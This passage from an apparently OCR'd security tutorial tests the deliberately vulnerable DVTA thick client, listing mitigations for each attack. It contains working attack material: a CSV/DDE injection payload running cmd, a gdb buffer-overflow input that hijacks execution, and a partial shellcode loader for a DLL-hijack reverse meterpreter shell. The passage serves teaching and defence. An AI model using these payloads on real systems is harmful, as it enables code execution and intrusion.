DVTA.exe	11-03-2018 23:51	Application	219 KB
DVTA.exe.config	11-03-2018 19:43	XML Configuratio...	2 KB
DVTA.pdb	11-03-2018 23:51	PDB File	70 KB

Fig. 9: Identifying Files Bundled (Files stored in application directory of DVTA)

THICK CLIENT ATTACKS AND MITIGATIONS

The vulnerabilities in thick client applications that follow client-server architecture can be identified through three types of testing methodologies, namely, Static Testing, Dynamic Testing and System-Related Testing.


• Static Testing of Thick Client Applications:

This type of testing involves analysing the thick client and its related files without executing the application. This testing involves reverse engineering of thick client application, binary analysis, analysis of configuration files.

• Exploiting Configuration Files

Configuration files can be exploited if these files are in unencrypted plain text formats or are encrypted using weak algorithms.

- **Major Impacts**
  - Reveal server URLs, credentials, cryptographic keys / hashes to attackers.
  - Certain parameters or other configuration settings can be changed to perform attacks such as privilege escalation (for example: changing a value from =no to =yes)
- **Mitigations**
  - Check integrity of configuration files through hashing mechanisms at the time of launching the application
  - Encrypt the entire configuration file using strong algorithms. Tools like Jsypt and Aspnet_regiis.exe can be used for encrypting configuration files of Java and .Net applications respectively.



```
<startup>
  <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
</startup>
<appSettings>
  <add key="DBSERVER" value="192.168.0.4\SQLEXPRESS,1433" />
  <add key="DBNAME" value="DVTA" />
  <add key="DBUSERNAME" value="sa" />
  <add key="DBPASSWORD" value="CTsvjZ0jQghXYWbSRcPxpQ==" />
  <add key="AESKEY" value="J8gLXc454o5tW2HEF7HahcXPufj9v8k8" />
  <add key="IV" value="fq20T0gMnXa6g014" />
  <add key="ClientSettingsProvider.ServiceUri" value="" />
```


Fig. 10: Unencrypted (Partial) Configuration File of DVTA

• Reverse engineering

Application can be reverse engineered to obtain the source code files. In these technique, executable file is taken as an input and attempts are made to create high level source file which can be recompiled successfully.

Some of the tools that can be used for this purpose based on technology used for building the applications are:

- **Net**: Dot Net Reflector, Dis#, ILSpy, DE4DOT, dotPeek
- **C/C++**: snowman, Exe ToC
- **Java**: JDGUI, jadx
- **Python**: PyInstaller Extractor, Easy Python Decompiler



```
btnLogin_Click(object sender, EventA
Dispose(bool disposing):void
InitializeComponent():void
label1_Click(object sender, EventArgs
Login_Load(object sender, EventArgs
textBox1_TextChanged(object sender,
btnlogin:Button
btnregister:Button
components:IContainer
label3:Label
lgnpassword:Label
lgnusername:Label
txtLgnPass:TextBox
txtLgnUsername:TextBox
Main
```

```
SqlDataReader sqlDataReader = dbAccessClass.checkLogin(clientusername, clientpas
if (sqlDataReader.HasRows)
{
  int num2 = 0;
  while (sqlDataReader.Read())
  {
    string str1 = sqlDataReader.GetString(1);
    string str2 = sqlDataReader.GetString(2);
    string str3 = sqlDataReader.GetString(3);
    num2 = (int) sqlDataReader.GetValue(4);
    if (str1 != "admin")
    {
      RegistryKey subKey = Registry.CurrentUser.CreateSubKey("dvta");
      subKey.SetValue("username", (object) str1);
      subKey.SetValue("password", (object) str2);
      subKey.SetValue("email", (object) str3);
      subKey.SetValue("isLoggedIn", (object) "true");
```

Fig. 11: Source Code Decomplication (Partial login code for DVTA.exe)

- **Major Impacts**
  - Attackers can identify hardcoded sensitive information, vulnerabilities such as SQL Injection, critical business logic by accessing the entire class files and source codes.
  - Attackers can use the code and create a plagiarized version of the same or tweak the application logic/inject backdoors to gain privileged accesses by patching and recompiling the application.
- **Mitigations**
  - Implement code obfuscation techniques (such as methods/variables renaming, dummy code insertion, control flow obfuscation, references/resources obfuscation). Tools like Dotfuscator / ProGuard can be used to obfuscate .Net code / Java code.
  - Anti-IL DADM, Anti Debug, Anti Dump protections can be implemented for preventing reverse engineering of assembly code.
  - Application code signing, server certificate pinning features can be used.

- **Dynamic Testing of Thick Client Applications**

This type of testing involves analysing the thick client and network traffic while it is communicating with server. This testing involves fuzzing, traffic interception, injection.


- **Injection**

Injection attack occurs when untrusted user-supplied data is entered into user inputs sent to the application. Thick clients have a lot of user inputs that are processed or passed to databases without validations. Attackers can exploit this flaw to inject malicious code or input parameters that the target application is tricked into executing. This vulnerability is responsible for large portion of security breaches in organizations. Most common types of injection vulnerabilities in thick client applications are:

a) SQL Injection

SQL Injection attack occurs when SQL queries are entered via the input data field from the client to the application which are then directly executed on the backend databases due to lack of validations.

- **Major Impacts**
  - Allow attackers to read/modify contents from the database, execute administrative operations on the database.
  - Can lead to entire data being dumped by the attacker.
- **Mitigations**
  - Correctly sanitize the input by white-listing or escaping them appropriately.
  - Use prepared statements with parametrized queries.



elect db_name(),2,'3',


item	price	date	time
DVTA	2	3	4
Education	222	06 March 2018	02:54:40
Education	3444	17 March 2018	00:17:11

Fig. 12: SQL Injection (Identifying Database Name)

b) CSV Injection

CSV Injection attack occurs if untrusted data (usually starting with ‘=’, indicating a formula in CSV) present in CSV (Comma Separated Value) files, exported using the thick client application, gets executed on opening that file. This malicious data may be fetched from the database or used directly from user inputs. The attacker can use hyperlink formulas to steal sensitive information in CSV files.

Spreadsheet programs provide us with the functionality of DDE (Dynamic Data Exchange) for linking a cell to the value in another application. This functionality can be misused for executing arbitrary commands on the host operating system. After exporting the data from DVTA and opening the CSV file, it can be observed that ipconfig command is linked to cell B3.



Add Expenses

Date: 22 April 2018

Item: =cmd|' /k ipconfig'!B3

B3 | =cmd|' /k ipconfig'!'B3'

	A	B	C	D
1	item	price	date	time
2	Footwear	1234	#########	01:56:58
3	Furniture	#REF!	#########	01:57:08

```
C:\WINDOWS\SYSTEM32\CMD.EXE

Windows IP Configuration
```

Fig. 13: CSV Injection (Executing ipconfig command)

- ### Major Impacts
  - Allow attackers to execute arbitrary commands on the operating system.
  - Allow attackers to read confidential data from excel spreadsheets.
- ### Mitigations
  - Correctly sanitize user inputs by whitelisting or prefixing single quote before inputs that begins with ‘=’, ‘+’, ‘-‘, ‘@’. Validate the data before exporting it.

c) Unencrypted Communication

Unencrypted communication can be exploited if the data is communicated with the server in plain text which enables the attacker to intercept or modify the traffic easily.

Since most of the thick clients are not proxy-aware, the interception techniques differ as compared to thin clients. The interception tools depend on the protocol used by the application for communication. Echo Mirage tool can be used for intercepting and modifying non-HTTP traffic such as TCP / FTP protocol-based traffic.

In the case of thick clients, most of the major processing/validations are carried at the client side. As a result, both the request as well as response modifications are important for testing the thick client for vulnerabilities. DVTA communicates with the database server via TCP protocol.

- ### Request Modification

In this attack, the parameters sent by the client to the server are intercepted or manipulated. For e.g. email field in request of DVTA is modified in Echo Mirage tool to receive information of other users.


d) Response Modification

In this attack, the data sent by the server to the client are intercepted or manipulated. For e.g. “isadmin” value in response sent to DVTA was modified in Echo Mirage tool from 0 to 1 to gain higher privileges.

e) Traffic Sniffing


Traffic sniffing involves capturing, inspecting and interpreting the sensitive information inside a network packet during communication between thick client and server. Traffic sniffing is done in cases where the attacker is interested only in passive gathering of traffic/data without performing any modification to it. For e.g. DVTA’s FTP credentials.

- **Major Impacts**
  - Attackers can access the conversation, including any credentials or sensitive information transmitted. These credentials can then be used by attackers to gain access to application or database servers.
  - Attackers can tamper the data before being sent to the server or received by client causing unintended malicious behaviour by the application.
- **Mitigations**
  - Application should send sensitive information such as password to the database or server in an encrypted format using strong encryption mechanisms.
  - SSL can be implemented to secure the communication between client and server.




```
214 25.629718   192.168.0.3   192.168.0.4   FTP   65 Request: USER dvta
215 25.669920   192.168.0.4   192.168.0.3   TCP   54 21 → 49635 [ACK] Seq=149 Ack=12 Win=17408 Len=0
227 30.976455   192.168.0.4   192.168.0.3   FTP   86 Response: 331 Password required for dvta
228 30.978085   192.168.0.3   192.168.0.4   FTP   69 Request: PASS p@ssw0rd
229 31.019382   192.168.0.4   192.168.0.3   TCP   54 21 → 49635 [ACK] Seq=181 Ack=27 Win=17408 Len=0
231 34.560029   192.168.0.3   192.168.0.4   TCP   60 [TCP Keep-Alive] 49632 → 1433 [ACK] Seq=700 Ack=11
232 34.560104   192.168.0.4   192.168.0.3   TCP   66 [TCP Keep-Alive ACK] 1433 → 49632 [ACK] Seq=1107 A
233 34.762858   192.168.0.4   192.168.0.3   TCP   55 [TCP Keep-Alive] 1433 → 49632 [ACK] Seq=1106 Ack=7
234 34.764441   192.168.0.3   192.168.0.4   TCP   66 [TCP Keep-Alive ACK] 49632 → 1433 [ACK] Seq=701 Ac
243 36.985169   192.168.0.4   192.168.0.3   FTP   69 Response: 230 Logged on
```

Fig. 14: Unencrypted Communication (Traffic Sniffing – FTP Credentials)



```
Outbound TCP data to 192.168.0.4:1433
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   0123456789ABCDEF
0x0000  01 09 00 B4 00 00 01 00 16 00 00 00 12 00 00 00   ...´............
0x0010  02 00 00 00 00 00 00 00 00 00 01 00 00 00 73 00   ..............s.
0x0020  65 00 6C 00 65 00 63 00 74 00 20 00 69 00 74 00   e.l.e.c.t. .i.t.
0x0030  65 00 6D 00 2C 00 20 00 70 00 72 00 69 00 63 00   e.m.,. .p.r.i.c.
0x0040  65 00 2C 00 20 00 64 00 61 00 74 00 65 00 2C 00   e.,. .d.a.t.e.,.
0x0050  74 00 69 00 6D 00 65 00 20 00 66 00 72 00 6F 00   t.i.m.e. .f.r.o.
0x0060  6D 00 20 00 65 00 78 00 70 00 65 00 6E 00 73 00   m. .e.x.p.e.n.s.
0x0070  65 00 73 00 20 00 77 00 68 00 65 00 72 00 65 00   e.s. .w.h.e.r.e.
0x0080  20 00 65 00 6D 00 61 00 69 00 6C 00 3D 00 27 00    .e.m.a.i.l.=.'.
0x0090  75 00 73 00 65 00 72 00 31 00 32 00 33 00 40 00   u.s.e.r.1.2.3.@.
0x00A0  67 00 6D 00 61 00 69 00 6C 00 2E 00 63 00 6F 00   g.m.a.i.l...c.o.
```

Fig.15: Unencrypted Communication (Request Modification – Modified Request)




```
Inbound TCP data from 192.168.0.4:1433
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   0123456789ABCDEF
0x0000  38 02 69 00 64 00 00 00 00 00 50 00 08 00 00 64   8.i.d.....P....d
0x0010  00 09 04 F0 00 00 08 75 00 73 00 00 60 65 00 72   ...ð...u.s..`e.r
0x0020  00 6E 00 61 00 6D 00 65 00 00 00 00 00 00 70 08   .n.a.m.e......p.
0x0030  00 00 64 00 09 04 00 00 00 08 70 00 61 00 73 00   ..d.......p.a.s.
0x0040  80 00 73 00 77 00 6F 00 72 00 64 00 00 00 00 00   €.s.w.o.r.d.....
0x0050  09 00 90 00 00 64 00 09 04 00 00 00 05 65 00 6D   .....d.......e.m
0x0060  00 61 00 00 A0 69 00 6C 00 00 00 00 00 09 00 26   .a.. i.l.......&
0x0070  04 07 69 00 73 00 00 00 61 00 64 00 6D 00 69 00   ..i.s...a.d.m.i.
0x0080  6E 00 00 06 00 00 00 00 00 07 00 75 73 65 72 31   n..........user1
0x0090  32 33 07 00 75 73 65 72 31 32 33 00 03 11 00 75   23..user123....u
0x00A0  73 65 72 31 32 33 40 67 6D 61 69 6C 2E 63 6F 6D   ser123@gmail.com
0x00B0  00 00 00 31 00 00 00 00 00 00 00 00 00 00 00 00   ...1............
```

Fig. 16: Unencrypted Communication (Response Modification – Modified Request)

- **Buffer Overflow**

Buffer overflow attack occurs when input data that is greater than the size of buffer, leaks into adjacent memory locations or buffers and can corrupt or overwrite previous data they were holding. This extra chunk of data sometimes holds specific instructions for actions intended by an attacker; for example, the data could trigger a response that exposes sensitive information or damages files/changes data.


There are two types of buffer overflows: stack-based and heap-based. Heap-based buffer overflows, attack an application by flooding the memory space reserved for a program. Stack-based buffer overflows, attack an application by flooding the stack space reserved for storing user input/intermediate data of functions. A vulnerable client application named bof.exe was developed for the stack-based overflow attack. The source code of the application (bof.c) is shown in below screenshot.



```
C:\Users\Sureel\Desktop>type bof.c
#include <string.h>
#include <stdio.h>

void overflowed() {
printf("%s\n", "Execution Hijacked");
}

void function1(char *str){
char buffer[5];
strcpy(buffer, str);
}
void main(int argc, char *argv[])
{
function1(argv[1]);
printf("%s\n", "Executed normally");
}
```

Fig. 17: Buffer Overflow (Source Code of executable)


The problem lies with the implementation of strcpy in function1. The strcpy function takes one string and copies it into another, without any bounds checking to ensure the supplied argument will fit into the destination string variable. By creating appropriate breakpoints, identifying the memory address of malicious function in memory, and entering malicious payload containing this memory address using GDB tool, stack buffer can be overflowed and execution can be hijacked to our malicious function (‘overflowed’ in our example).



```
C:\Users\Sureel\Desktop>gdb.exe bof.exe
GNU gdb (GDB) 7.9.1
Copyright (C) 2015 Free Software Foundation, Inc.
For help, type "help".
```

```
(gdb) disass overflowed
Dump of assembler code for function overflowed:
   0x00000000004015b0 <+0>:     push   %rbp
   0x00000000004015b1 <+1>:     mov    %rsp,%rbp
   0x00000000004015b4 <+4>:     sub    $0x20,%rsp
   0x00000000004015b8 <+8>:     lea    0x2a71(%rip),%rcx
   0x00000000004015bf <+15>:    callq  0x402bb8 <puts>
```

Fig.18: Buffer Overflow (Disassembling overflowed function)



```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAA\xb0\x15\x40\x00\x00\x00\x00\x00
Starting program: C:\Uers\Sureel\Desktop\bof.exe AAAAAAAAAAAAAAAAAAAAAAAA\xb0\x15\x40\x00\x00\x00\x00\x00
[New Thread 3200.0x4e64]
[New Thread 3200.0x1da0]

Breakpoint 3, function (str=0x2b11540) at C:\Users\Sureel\Documents\codeblocks\boff\main.c)
    at C:\Users\Sureel\Documents\codeblocks\boff\main.c:11
11      }
(gdb) continue
Continuing.
Execution Hijacked
```

Fig.19: Buffer Overflow (Execution Hijacked to overflowed function)

- **Major Impacts**
  - Attackers can cause the application to crash.
  - Attackers can run arbitrary code that is not part program’s normal execution flow.
- **Mitigations**
  - Application should perform bound/length checks of input before storing in buffers.
  - Implement Data Execution Prevention (DEP) that sets specific memory sections as nonexecutable, which prevents the stack from being filled with shellcode and pointing Instruction Pointer to it.
  - Implement Address Space Layout Randomization (ASLR) that randomizes the memory locations where binaries or libraries are loaded. Implement Control Flow Guard (CFG) that restricts the locations from where application can execute the code.

• System Related Testing of Thick Client Applications

This type of testing involves analysing the machine where the application is installed and the application processes for vulnerabilities. This type of testing includes memory analysis, dll hijacking, dll preloading, checking registry keys for sensitive data.

a) Insecure Data Storage

Insecure data storage can be exploited if thick clients write/modify sensitive details in application files, registries or memory. Sensitive details usually contain credentials, license details, cryptographic keys and configuration, database queries, details like IP address, port, etc. Data can be stored insecurely in different locations such as:


- **Registry:** Process Monitor can be used to trace the registry actions done by the application. Regedit can then be used to browse to the specific location and analyse the registry key-values.
- **Memory:** Strings can be viewed directly from the process using Process Hacker tool. Open the tool, right click on DVTA.exe and select Properties option. In Properties dialogue box, navigate to Memory tab and click on Strings.

○ **Major Impacts**

- Attacker can use the sensitive data to gain access to the application or database.
- Attacker can use queries obtained from memory to gain information about the database such as table names, column names.

○ **Mitigations**

- Sensitive information in files and registries should be encrypted.
- Clear the memory area that contains critical data immediately after usage.
- Use encryption logic to sensitive data from being logged into the memory. Classes such as "SecureString" in .Net can be used to avoid storing potentially sensitive strings in process memory as plain text.




```
10:35:... DVTA.exe  2184  RegCloseKey   HKCU\dvta                SUCCESS
10:35:... DVTA.exe  2184  RegQueryKey   HKCU                     SUCCESS
10:35:... DVTA.exe  2184  RegOpenKey    HKCU\dvta                SUCCESS
10:35:... DVTA.exe  2184  RegSetInfoKey HKCU\dvta                SUCCESS
10:35:... DVTA.exe  2184  RegQueryValue HKCU\dvta\username       SUCCESS
10:35:... DVTA.exe  2184  RegQueryValue HKCU\dvta\username       SUCCESS
10:35:... DVTA.exe  2184  RegQueryValue HKCU\dvta\isLoggedIn     SUCCESS
```

Computer\HKEY_CURRENT_USER\dvta

Name	Type	Data
(Default)	REG_SZ	(value not set)
email	REG_SZ	rebecca@test.com
isLoggedIn	REG_SZ	true
password	REG_SZ	rebecca
username	REG_SZ	rebecca

Figure 20: Insecure Data Storage



☑ Hide free reg

Results - DVTA.exe (26608)

3,961 results.

Address	Length	Result
0xf023c	128	! #!%"#)$+%-&/'1(3)5*7+9,;-=.?...
0x15cd24	22	\REGISTR,S@
0x15cd70	48	Y\USER\S-1-5-21-14599537
0x15cdb0	152	\REGISTRY\MACHINE\Software\Poli...

Base address	Total WS	Private WS	Shareable WS	Sha
0xf0000	8 kB	8 kB		
0x100000	92 kB		92 kB	
0x120000	32 kB	32 kB		
0x160000	16 kB		16 kB	
0x170000	4 kB		4 kB	


Fig. 21: Insecure Data Storage (Process Hacker – Strings)

• DLL Related Vulnerabilities:

DLL provides common code that can be used frequently by applications statically or dynamically. Such codes are stored on disks and are invoked or loaded into RAM only when the related code is required. If application doesn't have proper validations, DLL related attacks such as DLL Hijacking and DLL Preloading can be performed.

a) DLL Hijacking:

Application is vulnerable to DLL Hijacking attacks if an attacker is able to replace the genuine DLLs with malicious ones having the same name. If the application is vulnerable, it will load and use the malicious DLL instead of the genuine one. DBACcess.dll of DVTA was replaced with a maliciously crafted DLL to obtain reverse meterpreter shell. Partial code of this new DLL is also shown in below screenshot.



```
IntPtr ptr = VirtualAlloc(IntPtr.Zero, (IntPtr)buf.Length,
                    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode , 0, ptr, buf.Length);
